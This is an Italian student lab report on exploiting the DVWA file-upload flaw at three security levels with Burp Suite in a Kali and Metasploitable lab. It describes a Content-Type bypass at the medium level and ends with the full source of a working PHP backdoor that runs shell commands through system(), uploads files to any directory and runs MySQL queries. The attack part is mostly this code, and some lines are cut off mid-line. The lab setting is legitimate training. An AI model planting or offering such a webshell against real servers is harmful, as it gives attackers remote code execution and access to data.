Cyber Security Report

W13D1

03/10/2025

Autore :
Pace Massimiliano

email : *efmpas@gmail.com*

Indice :

INTRODUZIONE

° In questa esercitazione andremo a sfruttare la DVWA a livello low, medium, high per caricare una shell in Php.

Per poter vedere cosa accade e per essere sicuri della riuscita dell'upload monitoreremo tutto con Burpsuite.

SPIEGAZIONE ESERCIZIO


° Step 1: Avvio delle VM Kali e Metasploit


° Step 2 : Una volta avviate le 2 VM tramite Kali avviamo anche Burpsuite

° Step 3: Colleghiamoci tramite il browser di Burpsuite all'IP 192.168.101 (Metasploit)


° Step 4 : Impostiamo un livello basso di sicurezza nella DVWA


° Step 5 : Carichiamo tramite l'upload della DVWA la nostra Shell Php







° Step 6 : Facciamo l'Upload della nostra Backdoor





° Step 7 : La Backdoor caricata e' un codice gia' presente in Kali ed offre esecuzione comandi, upload di file, browsing di directory e query MySQL, tipica del laboratorio "File Upload" a livello Low dove l'upload non valida l'estensione e consente RCE post-upload.





I campi "execute command", "upload file", "to dir", "execute mysql query" sono funzioni standard di webshell/backdoor PHP, spesso chiamate "php-backdoor.php", presenti in guide e walk-through DVWA

° SPIEGAZIONE

DVWA a sicurezza Low rende scrivibile ./hackable/uploads/ e accetta file .php, così l'accesso diretto alla shell caricata porta a RCE con l'utente del web server. La pagina consente anche SQL su MySQL locale; in contesti dimostrativi può essere collegata a payload più avanzati (reverse shell via msfvenom) dopo l'upload iniziale


° Differenze con impostazione sicurezza Media

In questo caso l'upload accetta solo immagini e verifica estensione/MIME-size, quindi un .php diretto viene bloccato, ma si può bypassare modificando il Content-Type a image/jpeg durante l'invio HTTP con un proxy come Burp Suite.

LIVELLO ALTO-HIGH

Con il livello di sicurezza “Alto” (High) in DVWA, un semplice upload di `php-backdoor.php` non funziona. Le difese sono più robuste e richiedono una tecnica che combina più vulnerabilità per essere aggirata.
A livello “Alto”, il server implementa due controlli principali:

(foto esempio livello medio)



Verifica del Contenuto del File:
Non si limita a controllare l’estensione o il `Content-Type`. Utilizza funzioni come `getimagesize()` per analizzare i primi byte del file (i cosiddetti “magic bytes”) e confermare che si tratti effettivamente di un’immagine (come JPEG o PNG). Un file PHP puro non supererà questo controllo.
Dopo l’upload, il file viene rinominato in modo prevedibile ma forzando un’estensione sicura, come `.jpeg`

CODICE BACKDOOR

```php
<!DOCTYPE html>
<html>
<head>
    <title>PHP Backdoor</title>
    <style>
        body { font-family: monospace; background-color: #f4f4f4; color: #333; }
        .container { width: 800px; margin: 20px auto; padding: 20px; border: 1px solid #ccc; backg
        input[type="text"] { width: 80%; padding: 5px; }
        input[type="submit"] { padding: 5px 10px; }
        pre { background-color: #eee; padding: 10px; border: 1px solid #ddd; white-space: pre-wrap
        h3 { border-bottom: 1px solid #ccc; padding-bottom: 5px; }
    </style>
</head>
<body>

<div class="container">
    <h1>PHP Backdoor Interface</h1>

    <!-- 1. Esecuzione Comandi -->
    <h3>Execute Command</h3>
    <form method="GET">
        <input type="text" name="cmd" placeholder="Enter command (e.g., whoami, ls -la)">
        <input type="submit" value="Execute">
    </form>
    <?php
        if (isset($_GET['cmd'])) {
            echo "<pre>";
            // Esegue il comando e stampa l'output
            system($_GET['cmd']);
            echo "</pre>";
        }
    ?>

    <!-- 2. File Upload -->
    <h3>Upload File</h3>
    <form method="POST" enctype="multipart/form-data">
        <input type="file" name="fileToUpload">
        to dir: <input type="text" name="upload_dir" value="<?php echo getcwd(); ?>" style="width:
        <input type="submit" name="upload" value="Upload">
    </form>
    <?php
        if (isset($_POST['upload'])) {
            $upload_dir = $_POST['upload_dir'];
            $file_name = basename($_FILES["fileToUpload"]["name"]);
            $target_file = $upload_dir . '/' . $file_name;
            if (move_uploaded_file($_FILES["fileToUpload"]["tmp_name"], $target_file)) {
                echo "<p>File <strong>" . htmlspecialchars($file_name) . "</strong> uploaded succe
            } else {
                echo "<p>Error uploading file.</p>";
            }
        }
    ?>

    <!-- 3. Esecuzione Query MySQL (Usa funzioni deprecate, comuni in vecchi lab come DVWA) -->
    <h3>Execute MySQL Query</h3>
    <form method="POST">
        host: <input type="text" name="db_host" value="localhost" size="15">
        user: <input type="text" name="db_user" value="root" size="15">
        password: <input type="text" name="db_pass" size="15"><br><br>
        database: <input type="text" name="db_name" size="15">
        query: <input type="text" name="db_query" size="30">
        <input type="submit" name="query" value="Execute Query">
    </form>
    <?php
        if (isset($_POST['query'])) {
            // Nota: le funzioni mysql_* sono deprecate e rimosse nelle versioni recenti di PHP.
            // Sono usate qui solo per replicare il comportamento di vecchie backdoor.
            $conn = @mysql_connect($_POST['db_host'], $_POST['db_user'], $_POST['db_pass']);
            if ($conn) {
                if (@mysql_select_db($_POST['db_name'], $conn)) {
                    $result = @mysql_query($_POST['db_query'], $conn);
                    if ($result) {
                        echo "<pre>";
                        while ($row = mysql_fetch_assoc($result)) {
                            print_r($row);
                        }
                        echo "</pre>";
                    } else {
                        echo "<p>Query failed: " . mysql_error() . "</p>";
                    }
                } else {
                    echo "<p>Cannot select database.</p>";
                }
                mysql_close($conn);
            } else {
                echo "<p>Connection failed.</p>";
            }
        }
    ?>
</div>

</body>
</html>
```